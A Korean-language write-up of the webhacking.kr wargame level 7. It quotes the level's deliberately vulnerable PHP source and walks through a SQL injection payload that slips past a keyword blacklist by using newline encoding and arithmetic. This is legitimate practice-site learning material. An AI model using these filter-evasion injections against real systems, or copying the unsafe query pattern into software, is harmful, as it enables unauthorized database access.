

webhacking.kr 7번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-03
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

Admin page라고 하고 다음과 같이 auth 버튼이 있다.



눌러보면 접근이 거부된다.



소스를 보면 다음과 같은 주석을 볼 수 있다.
주소를 보면 ?val=1으로 GET 형식으로 val변수에 1을 주는 걸 알 수 있다.
아래의 주석으로 보아 val이 2가 되면 admin mode가 될 수 있을 것 같다.

```
alert('Access_Denied!')><p><!-- admin mode : val=2 -->
<!--
index.phps
-->
```

우선 index.phps로 가서 소스를 보면 다음과 같다.

```
$answer = "????";           #answer 는 숨겨져 있음
$go=$_GET[val];             #go 변수에 GET 형식으로 val 변수의 값을 넣어준다
if(!$go) { echo("<meta http-equiv=refresh content=0;url=index.php?val=1>"); }

$ck=str_replace("*","",$ck);
$ck=str_replace("/","",$ck);                    #go 변수의 값을 ck 에 넣고 *와 /를 없앤다
echo("<html><head><title>admin page</title></head><body bgcolor='black'><font size=2
color=gray><b><h3>Admin page</h3></b><p>");
if(eregi("--
|2|50|\+|substring|from|infor|mation|1v|%20|=|!|<>|sysM|and|or|table|column",$ck))
exit("Access Denied!");              #다음의 값들이 있으면 Access Denied!를 출력하고 종료
if(eregi(' ',$ck)) { echo('cannot use space'); exit(); }         #공백이 있어도 종료

$rand=rand(1,5);            #rand 값에 랜덤으로 1~5 사이의 숫자를 줌
if($rand==1)
{
$result=@mysql_query("select lv from lv1 where lv=($go)") or die("nice try!");
}
if($rand==2)
{
$result=@mysql_query("select lv from lv1 where lv=(($go))") or die("nice try!");
}
```

```
if($rand==3)
{
$result=@mysql_query("select lv from lv1 where lv=(($go))") or die("nice try!");
}
if($rand==4)
{
$result=@mysql_query("select lv from lv1 where lv=((($go)))") or die("nice try!");
}
if($rand==5)
{
$result=@mysql_query("select lv from lv1 where lv=(((($go)))))") or die("nice try!");

$data=mysql_fetch_array($result);
if(!$data[0]) { echo("query error"); exit(); }
if($data[0]!=1 && $data[0]!=2) { exit(); }              #데이터를 가져오고, 없으면 종료
if($data[0]==1)             #가져온 데이터가 1 이면
{
echo("<input type=button style=border:0;bgcolor='gray' value='auth' onclick=
alert('Access_Denied!')><p>");
echo("<!-- admin mode : val=2 -->");           #출력함
}
if($data[0]==2)             #가져온 데이터가 2 이면
{
echo("<input type=button style=border:0;bgcolor='gray' value='auth' onclick=
alert('Congratulation')><p>");
@solve();          #클리어
}
```

소스를 해석해보면 막아둔 문자들을 우회하여 val 값을 2를 불러오면 클리어이다. rand값이 1일 때 sql 구문이 'select lv from lv1 where lv=($go)' 이고 이때의 sql 구문을 다음과 같이 완성했다.

?val=0) union select 2#

공백인 %20, ' ', 2, +, 주석인 --를 쓰지 못하므로 다음과 같이 우회하였다.

?val=0)%0aunion%0aselect%0a3-1%23

위의 값을 넣은 주소로 계속 들어가면 rand값이 1이 될때 클리어된다.